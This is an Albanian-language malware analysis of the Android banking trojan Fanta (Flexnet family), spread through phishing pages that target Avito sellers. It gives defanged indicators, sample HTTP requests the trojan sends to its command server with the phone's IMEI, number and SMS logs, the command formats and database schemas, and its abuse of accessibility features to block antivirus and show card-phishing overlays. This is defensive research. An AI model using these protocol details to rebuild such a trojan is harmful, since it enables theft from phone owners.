


Një herë do të donit të shisnit diçka në Avito dhe, duke publikuar një përshkrim të detajuar të produktit tuaj (për shembull, një modul memorie), do të merrni një mesazh të tillë:

 Duke hapur lidhjen, do të shihni një faqe të dukshme mjaft të pafajshme, që njofton juve, një shitës të lumtur dhe të suksesshëm, për përfundimin e blerjes:
Pasi keni klikuar butonin “Vazhdo”, një skedari APK me ikonën dhe emrin që frymëzojnë besim do të shkarkohet në pajisjen tuaj Android. Keni instaluar aplikacionin, i cili për një arsye të panjohur kërkoi të drejtat AccessibilityService, pastaj shfaqeshin dhe shuheshin shpejt disa dritare dhe… gjithçka.
Ju hyni për të kontrolluar bilancin tuaj, por aplikacioni juaj bankar për një arsye të panjohur përsëri kërkon të dhënat e kartës tuaj. Pas futjes së të dhënave ndodh një e keqe: për një arsye që akoma nuk e kuptoni, paratë fillojnë të zhduken nga llogaria juaj. Tentoni të zgjidhni problemin, por telefoni juaj bën rezistencë: ai vetë klikon butonat “Mbrapa” dhe “Shtëpi”, nuk ndizet dhe nuk lejon aktivizimin e asnjë mase mbrojtëse. Përfundimisht, ju e gjeni veten pa para, produkti juaj nuk është shitur, jeni në ngatërrim dhe pyesni veten: çfarë ndodhi?
Përgjigjja është e thjeshtë: ju u bëtë viktimë e trojanit Android Fanta, i familjes Flexnet. Si ndodhi që ndodhi kështu? Tani do ta shpjegojmë.
Autorët: Andrej Polovinkin, specialist i ri në analizën e kodeve të dëmshme, Ivan Pisarjov, specialist në analizën e kodeve të dëmshme.
Pak statistika
Për herë të parë, familja e trojanëve Android Flexnet u bë e njohur në vitin 2015. Gjatë një periudhe të mjaftueshme aktiviteti, familja u zgjerua në disa nënfamilje: Fanta, Limebot, Lipton etj. Trojanët, si dhe infrastruktura e lidhur, nuk qëndrojnë në vend: po zhvillohen skema të reja efektive shpërndarjeje — në rastin tonë faqe phishing me cilësi të lartë, të orientuara ndaj përdoruesve-shitës specifikë, dhe zhvilluesit e trojanëve ndjekin trendet e modës në shkruarjen e viruseve — duke shtuar funksionalitete të reja që lejojnë të vidhen më shpejt paratë nga pajisjet e infektuara dhe të anashkalohen mekanizmat e mbrojtjes.
Kampanja e përshkruar në këtë artikull është e orientuar ndaj përdoruesve nga Rusia, një numër i vogël i pajisjeve të infektuara është regjistruar në Ukrainë, edhe më pak — në Kazakistan dhe Bjellorrusi.
Megjithëse Flexnet ka qenë në arenën e trojaneve Android për më shumë se 4 vjet dhe është studiuar në detaje nga shumë kërkues, ai është ende në formë të mirë. Duke filluar nga janari 2019, shuma potenciale e dëmit është mbi 35 milion rubla — dhe kjo është vetëm për kampanjat në Rusi. Në vitin 2015, versionet e ndryshme të këtij trojanii Android u shitën në forumin e nënkulturës, ku gjithashtu mund të gjendej kodi burimor i trojanit me një përshkrim të detajuar. Kjo do të thotë se statistikat e dëmit në botë janë edhe më mbresëlënëse. Një shifër e mirë për një të moshuar si ai, apo jo?
Nga shitja në mashtrim

Siç shihet në ekranin e mëparshëm të faqes së phishing për shërbimin e internetit për shpallje Avito, ajo ishte përgatitur për një viktimë specifike. Sipas dukjes, kriminelët po përdorin një nga parserët e Avito, që nxjerr numrin e telefonit dhe emrin e shitësit, si dhe përshkrimin e produktit. Pas hapjes së faqes dhe përgatitjes së dosjes APK, viktimës i dërgohet një mesazh SMS me emrin e saj dhe lidhjen në faqen e phishing, e cila përmban përshkrimin e produktit të saj dhe shumën e marrë nga "shitja" e produktit. Duke klikuar butonin, përdoruesi merr një dosje APK të dëmshme — Fanta.
Studimi i domeneve shcet491[.]ru tregoi se ai është deleguar në serverët DNS të kompanisë Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Skeda e zonës së domenit përmban rekorde që tregojnë Adresa IP 31.220.23[.]236, 31.220.23[.]243 dhe 31.220.23[.]235. Megjithatë, rekordi kryesor burimor i domenit (A-record) tregon për një server me adresën IP 178.132.1[.]240.
Adresa IP 178.132.1[.]240 ndodhet në Holandë dhe i përket hostit WorldStream. Adresat IP 31.220.23[.]235, 31.220.23[.]236 dhe 31.220.23[.]243 ndodhen në Mbretërinë e Bashkuar dhe i përkasin serverit të hostimit virtual HOSTINGER. Si regjistrues përdoret openprov-ru. Në adresën IP 178.132.1[.]240 gjithashtu u regjistruan domenet:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Duhet të theksohet se pothuajse të gjitha domenet kishin lidhje të disponueshme në formatin e mëposhtëm:
http://(www.){0,1}/[0-9]{7}
Ky model përfshin gjithashtu lidhjen nga mesazhi SMS. Sipas të dhënave historike, është zbuluar se një domeni i përkiste disa lidhjeve sipas modelit të mësipërm, që tregon për përdorimin e një domeni për përhapjen e trojanit te disa viktima.
Le të shkojmë pak përpara: si server menaxhues, trojani i shkarkuar nga lidhja në SMS përdor adresën onuseseddohap[.]club. Ky domain u regjistrua më 12-03-2019, dhe nga 29-04-2019 kishte ndërveprime të aplikacioneve APK me këtë domain. Duke u bazuar në të dhënat e marra nga VirusTotal, gjithsej 109 aplikacione ndërveprim të këtij serveri. Ky domain ishte i vendosur në IP-adresën 217.23.14[.]27, e cila gjendet në Holandë dhe i përket hostit WorldStream. Si regjistrues përdoret namecheap. Në këtë IP-adresë gjithashtu ishin regjistruar domainet bad-racoon[.]club (që nga 25-09-2018) dhe bad-racoon[.]live (që nga 25-10-2018). Me domainin bad-racoon[.]club kanë ndërvepruar më shumë se 80 APK-fajla, me bad-racoon[.]live — më shumë se 100.
Në përgjithësi, plani i sulmit duket kështu:
Çfarë ka Fanta nën kapak?
Si shumë trojanët e tjerë të Android, Fanta është në gjendje të lexojë dhe dërgojë mesazhe SMS, të bëjë kërkesa USSD, të shfaqë dritare mbi aplikacione (përfshirë ato bankare). Megjithatë, në arsenalin e funksioneve të këtij grupi ka ardhur një risi: Fanta ka filluar të përdorë AccessibilityService për qëllime të ndryshme: leximi i përmbajtjes së njoftimeve të aplikacioneve të tjera, parandalimi i zbulesës dhe ndalimi i ekzekutimit të trojanit në pajisjen e infektuar, etj. Fanta punon në të gjitha versionet e Android që nuk janë më të vogla se 4.4. Në këtë artikull ne do të shqyrtojmë më në imtësi mostrat e ardhshme të Fanta:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Menjëherë pas nisjes
Menjëherë pas nisjes, trojani fsheh ikonën e tij. Funksionimi i aplikacionit është i mundur vetëm nëse emri i pajisjes së infektuar nuk ndodhet në listën:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Kjo kontroll bëhet në shërbimin kryesor të trojanit — MainService. Gjatë fillimit të parë, inicializohen parametrat e konfigurimit të aplikacionit me vlerat e paracaktuara (për formatin e ruajtjes së të dhënave të konfigurimit dhe kuptimin e tyre do të flasim më vonë), si dhe regjistrimi i pajisjes së infektuar në serverin menaxhues. Servisi do të dërgojë një kërkesë HTTP POST me tipin e mesazhit register_bot dhe informacionin rreth pajisjes së infektuar (versioni i Android, IMEI, numrin e telefonit, emrin e operatorit dhe kodin e vendit ku është regjistruar operatori). Adresa shërben si server menaxhues hXXp://onuseseddohap[.]club/controller.php. Në përgjigje, serveri dërgon një mesazh që përmban fushat bot_id, bot_pwd, server — këto vlera aplikacioni i ruan si parametra të serverit CnC. Parametri server është opsional nëse fusha nuk është marrë: Fanta përdor adresën e regjistrimit — hXXp://onuseseddohap[.]club/controller.php. Funksioni i ndryshimit të adresës CnC mund të përdoret për të zgjidhur dy probleme: ndarjen e baraspeshuar të ngarkesës midis serverëve të shumtë (në rastin e një numri të madh të pajisjeve të infektuara, ngarkesa në serverin e uebit të paoptimizuar mund të jetë e lartë), si dhe për të përdorur një server alternativ në rast dështimi të njërit nga shërbimet CnC.
Nëse gjatë dërgimit të kërkesës ndodh një gabim, trojani do të përsërisë procesin e regjistrimit pas 20 sekondash.

Pas regjistrimit të suksesshëm të pajisjes, Fanta do të shfaqë këtë mesazh për përdoruesin:


Shënim i rëndësishëm: shërbimi me emrin Siguria e sistemit — emri i shërbimit të trojanit, dhe pas klikimit në butonin OK do të hapet një dritare me cilësimet e Accessibility të pajisjes së infektuar, për nga ku përdoruesi duhet të japë vetë të drejtat e Accessibility për shërbimin e dëmshëm:
Sa herë që përdoruesi aktivizon AccessibilityService, Fanta fiton akses në përmbajtjen e dritareve të aplikacioneve dhe veprimeve që kryhen në to:

Menjëherë pas marrjes së të drejtave të Accessibility, trojani kërkon të drejtat e administratorit dhe të drejtat për leximin e njoftimeve:

Me ndihmën e AccessibilityService, aplikacioni imiton shtypjet e çelësave, duke i dhënë kështu vetes të gjitha të drejtat e nevojshme.
Fanta krijon disa ekzemplarë të bazës së të dhënave (të cilat do të përshkruhen më vonë), të nevojshme për ruajtjen e të dhënave konfiguruese, si dhe informacionit të mbledhur gjatë procesit për pajisjen e infektuar. Për të dërguar informacionin e mbledhur, trojani krijon një detyrë të përsëritur, e cila është e destinuar për ngarkimin e fushave nga baza e të dhënave dhe për të marrë komandën nga serveri drejtues. Intervali i qasjes në CnC vendoset në varësi të versionit të Android: në rastin e 5.1, intervali do të jetë 10 sekonda, përndryshe 60 sekonda.
Për të marrë komandën, Fanta bën një kërkesë GetTask në serverin drejtues. Në përgjigje, CnC mund të dërgojë një nga këto komanda:
| Ekipa | Përshkrimi |
|---|---|
| 0 | Dërgo një mesazh SMS |
| 1 | Kryej një telefonatë ose komandë USSD |
| 2 | Përditëso parametrin interval |
| 3 | Përditëso parametrin intercept |
| 6 | Përditëso parametrin smsManager |
| 9 | Filloni mbledhjen e mesazheve SMS |
| 11 | Rivendosni telefonin në parametrat e fabrikës |
| 12 | Aktivizimi/Deaktivizimi i regjistrimit të krijimit të dritareve të dialogut |
Fanta gjithashtu mbledh njoftime nga 70 aplikacione bankash, sisteme pagash të shpejta dhe portofolesh elektronikë dhe i ruan ato në databazën e saj.
Ruajtja e parametrave të konfigurimit
Për ruajtjen e parametrave të konfigurimit, Fanta përdor qasjen standarde për platformën Android — Preferences-file. Cilësimet do të ruhen në një skedar me emrin settings. Përshkrimi i parametrave të ruajtur ndodhet në tabelën më poshtë.
| Emri | Vlera e paracaktuar | Vlerat e mundshme | Përshkrimi |
|---|---|---|---|
| id | 0 | Integer | Identifikuesi i botit |
| server | hXXp://onuseseddohap[.]club/ | URL | Adresa e serverit ndihmës |
| pwd | — | String | Fjala kalim për serverin |
| interval | 20 | Integer | Intervali kohor. Tregon sa duhet të vonohet kryerja e detyrave të mëposhtme:
|
| intercept | të gjitha | all/telNumber | Nëse fusha është e barabartë me stringun të gjitha ose telNumber, atëherë SMS-i i marrë do të kapet nga aplikacioni dhe nuk do t'i shfaqet përdoruesit. |
| smsManager | 0 | 0/1 | Aktivizimi/Deaktivizimi i aplikacionit si marrës i SMS-ve si parazgjedhje |
| readDialog | false | True/false | Aktivizimi/Deaktivizimi i regjistrimit të ngjarjeve AccessibilityEvent |
Po ashtu, Fanta përdor skedarin smsManager:
| Emri | Vlera e paracaktuar | Vlerat e mundshme | Përshkrimi |
|---|---|---|---|
| pckg | — | String | Emri i menaxherit të SMS-ve të përdorur |
Ndërveprimi me databazat
Gjatë funksionimit të saj, trojan-i përdor dy databaza. Databaza me emrin a përdoret për ruajtjen e informacionit të ndryshëm të mbledhur nga telefoni. Databaza e dytë quhet fanta.db dhe përdoret për të ruajtur parametrat që janë përgjegjës për krijimin e dritareve phishing, të destinuara për mbledhjen e informacionit mbi kartat bankare.
Trojan-i përdor databazën a për ruajtjen e informacionit të mbledhur dhe regjistrimin e veprimeve të veta. Të dhënat ruhen në tabelën logs. Për krijimin e tabelës përdoret kërkesa SQL vijues:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)Në databazë ndodhen të dhënat vijuese:
1. Regjistrimi i ndezjes së pajisjes së infektuar me mesazhin Telefoni u ndez!
2. Njoftimet nga aplikacionet. Mesazhi formohet sipas shabllonit vijues:
(<%App Name%>)<%Title%>: <%Notification text%>
3. Të dhënat e kartave bankare nga format phishing të krijuara nga trojan-i. Parametri VIEW_NAME mund të jetë një nga listën:
- AliExpress
- Avito
- Google Play
- Të ndryshme <%App Name%>
Mesazhi regjistrohet në formatin:
[]() Numri i kartës:; Data:/%; CVV:
4. Mesazhet SMS që hyjnë/dalin në format:
([<%Koha në formatin HH:mm:ss dd.MM.yyyy%>] Lloji: I Hyjshëm/I Dalshëm) <%Numri celular%>:<%Teksti SMS%>
5. Informacion mbi paketën që krijon dritaren në format:
(<%Emri i Paketës%>)<%Informacioni mbi Paketën%>
Shembujt e tabelës logs:

Një nga funksionalitetet e Fanta është mbledhja e informacionit mbi kartat bankare. Mbledhja e të dhënave ndodh përmes krijimit të dritareve phishing gjatë hapjes së aplikacioneve bankare. Trojani krijon një dritare phishing vetëm një herë. Informacioni në lidhje me shfaqjen e dritares për përdoruesin ruhet në tabelë. settings në bazën e të dhënave fanta.db. Për krijimin e një baze të dhënash përdoret pyetja SQL si vijon:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Të gjitha fushat e tabelës settings për default inicializohen me vlerën 1 (krijoni një dritare phishing). Pasi përdoruesi të futë të dhënat e tij, vlera do të vendoset në 0. Shembujt e fushave të tabelës settings:
- can_login — fusha përgjigjet për shfaqjen e formularit gjatë hapjes së aplikacionit bankar
- first_bank — nuk përdoret
- can_avito — fusha përgjigjet për shfaqjen e formularit gjatë hapjes së aplikacionit Avito
- can_ali — fusha përgjigjet për shfaqjen e formularit gjatë hapjes së aplikacionit Aliexpress
- can_another — fusha përgjigjet për shfaqjen e formularit gjatë hapjes së çdo aplikacioni nga lista: Yula, Pandao, Drom Auto, Koshëlek. Kartat zbritëse dhe bonus, Aviasales, Booking, Trivago
- can_card — fusha përgjigjet për shfaqjen e formularit gjatë hapjes së Google Play
Interaksioni me serverin e menaxhimit
Ndërveprimi rrjetësor me serverin e menaxhimit ndodh përmes protokollit HTTP. Për punën me rrjetin, Fanta përdor bibliotekën e njohur Retrofit. Kërkesat dërgohen në adresën hXXp://onuseseddohap[.]club/controller.php. Adresa e serverit mund të ndryshohet gjatë regjistrimit në server. Në përgjigje nga serveri mund të arrijnë cookie. Fanta realizon kërkesat si vijon:
- Regjistrimi i botit në serverin e menaxhimit ndodh një herë në startimin e parë. Në server dërgohen të dhënat e mëposhtme për pajisjen e infektuar:
· Cookie — cookie të marra nga serveri (vlera e paracaktuar — string i zbrazët)
· mode — konstante string register_bot
· prefix — konstante të numrave 2
· version_sdk — formohet sipas këtij shembulli: <%Build.MODEL%> / <%Build.VERSION.RELEASE%>(Avit)
· imei — IMEI i pajisjes së infektuar
· country — kodi i vendit, ku është regjistruar operatori, në formatin ISO
· number — numri i telefonit
· operator — emri i operatoritShembuj i kërkesës dërguar në server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
Në përgjigje të kërkesës, serveri duhet të kthejë një objekt JSON që përmban parametrat e mëposhtëm:
· bot_id — identifikuesi i pajisjes së infektuar. Nëse bot_id është 0, Fanta do të ekzekutojë përsëri kërkesën.
· bot_pwd — password për serverin.
· server — adresa e serverit menaxhues. Parametër i opsional. Nëse parametri nuk është i specifikuar, do të përdoret adresa e ruajtur në aplikacion.Shembull i objektit JSON:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Kërkesa për marrjen e komandës nga serveri. Në server dërgohen të dhënat e mëposhtme:
· Cookie — cookie-t e pranuara nga serveri
· bid — id e pajisjes së infektuar, që është marrë kur është dërguar kërkesa register_bot
· pwd — password për serverin
· divice_admin — fusha përcakton nëse janë marrë të drejtat e administratorit. Nëse janë marrë të drejtat e administratorit, fusha është 1, përndryshe 0
· Accessibility — statusi i funksionimit të Shërbimit Accessibility. Nëse shërbimi është aktivizuar, vlera është 1, përndryshe 0
· SMSManager — tregon nëse trojani është aktiv si aplikacioni i paracaktuar për marrjen e SMS-ve
· screen — tregon se në çfarë gjendjeje ndodhet ekrani. Vlera do të vendoset 1, nëse ekrani është aktiv, përndryshe 0;Shembuj i kërkesës dërguar në server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Në varësi të komandës, serveri mund të kthejë një objekt JSON me parametra të ndryshëm:
· Ekipa Dërgo një mesazh SMS: Në parametrat përmban numrin e telefonit, tekstin e SMS-së dhe identifikuesin e mesazhit të dërguar. Identifikuesi përdoret kur dërgohet mesazhi në server me tipin setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Ekipa Kryej një telefonatë ose komandë USSD: Numri i telefonit ose komanda arrin në trupin e përgjigjes.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· Ekipa Ndrysho parametrin interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Ekipa Ndrysho parametrin intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Ekipa Ndrysho fushën SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Ekipa Kryej grumbullimin e SMS-ve nga pajisja e infektuar.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Ekipa Rivendosni telefonin në parametrat e fabrikës:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Ekipa Ndrysho parametrin ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Dërgimi i mesazhit me tipin setSmsStatus. Kërkesa bëhet pas ekzekutimit të komandës Dërgo një mesazh SMS. Kërkesa duket kështu:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=<%ID%>&status_sms=<%PWD%>- Dërgimi i përmbajtjes së bazës së të dhënave. Në një kërkesë dërgohet një rresht. Në server dërgohen të dhënat e mëposhtme:
· Cookie — cookie-t e pranuara nga serveri
· mode — konstante string setSaveInboxSms
· bid — id e pajisjes së infektuar, që është marrë kur është dërguar kërkesa register_bot
· text — teksti në regjistrin aktual të DB (fusha d nga tabela logs në bazën e të dhënave a)
· number — emri i regjistrit aktual të DB (fusha p nga tabela logs në bazën e të dhënave a)
· sms_mode — vlera e numrit të plotë (fusha m nga tabela logs në bazën e të dhënave a)Kërkesa duket kështu:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=<%APP_ID%>&text=<%a.logs.d%>&number=<%a.logs.p%>&sms_mode=<%a.logs.m%>
Nëse dërgimi në server është i suksesshëm, rreshti do të fshihet nga tabela. Shembulli i objektit JSON që kthehet nga serveri:
{
    "response":[],
    "status":"ok"
}
Ndërveprimi me AccessibilityService
AccessibilityService është realizuar për të lehtësuar përdorimin e pajisjeve Android nga njerëzit me kufizime. Në shumicën e rasteve, për të ndërvepruar me aplikacionin kërkohet ndërveprim fizik. AccessibilityService lejon që kjo të bëhet programatikisht. Fanta përdor shërbimin për të krijuar dritare të rreme në aplikacionet bankare dhe për të penguar hapjen e настройkave të sistemit dhe disa aplikacioneve.
Duke përdorur funksionalitetet e AccessibilityService, trojani monitoron ndryshimet e elementeve në ekranin e pajisjes së infektuar. Siç është përmendur më parë, në cilësimet e Fanta ka një parameter që përgjigjet për regjistrimin e operacioneve me dritaret dialogu — readDialog. Nëse ky parameter është vendosur, do të shtohet informacion në bazën e të dhënave për emrin dhe përshkrimin e paketës që iniciuoi ngjarjen. Trojani kryen veprime të mëposhtme kur ndodhin ngjarje:
- Imiton shtypjen e çelsave prapa dhe në shtëpi në rastin e:
· nëse përdoruesi dëshiron të rinisë pajisjen e tij
· nëse përdoruesi dëshiron të fshijë aplikacionin “Avito” ose të ndryshojë të drejtat e aksesit
· nëse ka përmendje për aplikacionin “Avito” në faqe
· kur hap aplikacionin “Google Play Mbrojtja”
· kur hap faqet me cilësimet e AccessibilityService
· kur shfaqet dritarja “Siguria e sistemit”
· kur hap faqen me cilësimet “Vizato mbi aplikacione të tjera”
· kur hap faqen “Aplikacionet”, “Rikthimi dhe rivendosja”, “Rivendosja e të dhënave”, “Rivendosja e cilësimeve”, “Paneli i zhvilluesve”, “Aftësi të veçanta”, “Aftësitë speciale”, “Të drejta të veçanta”
· nëse ngjarja është gjeneruar nga aplikacione të caktuara.Lista e aplikacioneve
- android
- Master Lite
- Clean Master
- Clean Master për CPU x86
- Menaxhimi i të drejtave të aplikacioneve Meizu
- Siguria MIUI
- Clean Master — Antivirus & Pastrimi i caches dhe mbeturinave
- Kontrolli Prindëror dhe GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Siguria në Internet Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast antivirus & mbrojtje falas 2019
- Mobile Security MegaFon
- AVG Protection për Xperia
- Siguria Mobili
- Malwarebytes antivirus & mbrojtja
- Antivirus për Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG antivirus për tabletin Huawei Menaxheri i Sistemit
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Qendra e Kontrollit të Mobile
- Dr.Web Security Space Life
- Dr.Web Qendra e Kontrollit të Mobile
- Antivirus & Siguria Mobili
- Kaspersky Internet Security: Antivirus dhe Mbrojtje
- Kaspersky Battery Life: Kursyes & Booster
- Kaspersky Endpoint Security — mbrojtje dhe menaxhim
- AVG Antivirus falas 2019 – Mbrojtje për Android
- Antivirus Android
- Norton Mobile Security dhe Antivirus
- Antivirus, firewall, VPN, siguria mobile
- Mobile Security: antivirus, VPN, mbrojtje nga vjedhja
- Antivirus për Android
- Nëse gjatë dërgimit të një mesazhi SMS në një numër të shkurtër kërkohet leja, Fanta imiton shtypjen në checkbox Kujto zgjedhjen dhe butonin dërgo.
- Kur përpiqet të shkëputë nga trojani të drejtat e administratorit, bllokon ekranin e telefonit.
- Pengon shtimin e administratorëve të rinj.
- Nëse aplikacioni antivirus dr.web ka zbuluar një kërcënim, Fanta imiton shtypjen në butonin injoro.
- Trojani imiton shtypjen në butonin prapa dhe në shtëpi, nëse ngjarja është gjeneruar nga aplikacioni Samsung Device Care.
- Fanta krijon dritare phishing me forma për të hyrë informacionin e kartelave bankare, nëse është nisur aplikacioni nga lista që përfshin rreth 30 shërbime të ndryshme online. Mes tyre: AliExpress, Booking, Avito, Komponenti i Google Play Market, Pandao, Drom Auto dhe të tjerë.
Forma phishing
Fanta analizon se cilat aplikacione hapen në pajisjen e infektuar. Nëse është hapur një aplikacion i interesit, trojani shfaq një dritare phishing mbi të gjitha të tjerat, e cila përbën një formë hyrje për informacionin e kartelës bankare. Përdoruesi duhet të japë të dhënat e mëposhtme:
- Numri i kartelës
- Data e skadimit të kartelës
- CVV
- Emri i mbajtësit të kartelës (jo për të gjitha bankat)

